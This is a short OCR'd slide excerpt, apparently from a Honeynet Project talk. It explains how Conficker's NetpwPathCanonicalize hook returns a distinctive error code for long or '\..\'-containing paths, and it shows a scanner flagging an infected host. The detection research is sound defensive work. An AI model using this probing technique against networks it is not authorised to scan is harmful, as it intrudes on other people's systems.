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

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

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



Hooking Explained



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





Taking Advantage of the `NetpwPathCanonicalize` Hook

- Two checks for incoming path strings
  - Length ≥ 200?
  - \. . \ present?
- If either is true, return an error
- The error code is always `0x57` (`NT_STATUS_WERR_UNKNOWN_57`)
- A clean system would return `0x7b` (`NT_STATUS_WERR_INVALID_NAME`)



Infection Scanning






```
$ ./scs2.py 10.0.0.2
Simple Conficker Scanner v2 - (C) Felix Leder, Tillmann Werner 2009

[INFECTED] 10.0.0.2: Windows 5.1 [Windows 2000 LAN Manager]:
Seems to be infected by Conficker B or C.
```

They fail, too.

Contact

Tillmann Werner

Giraffe Honeynet Project

http://giraffe.honeynet.org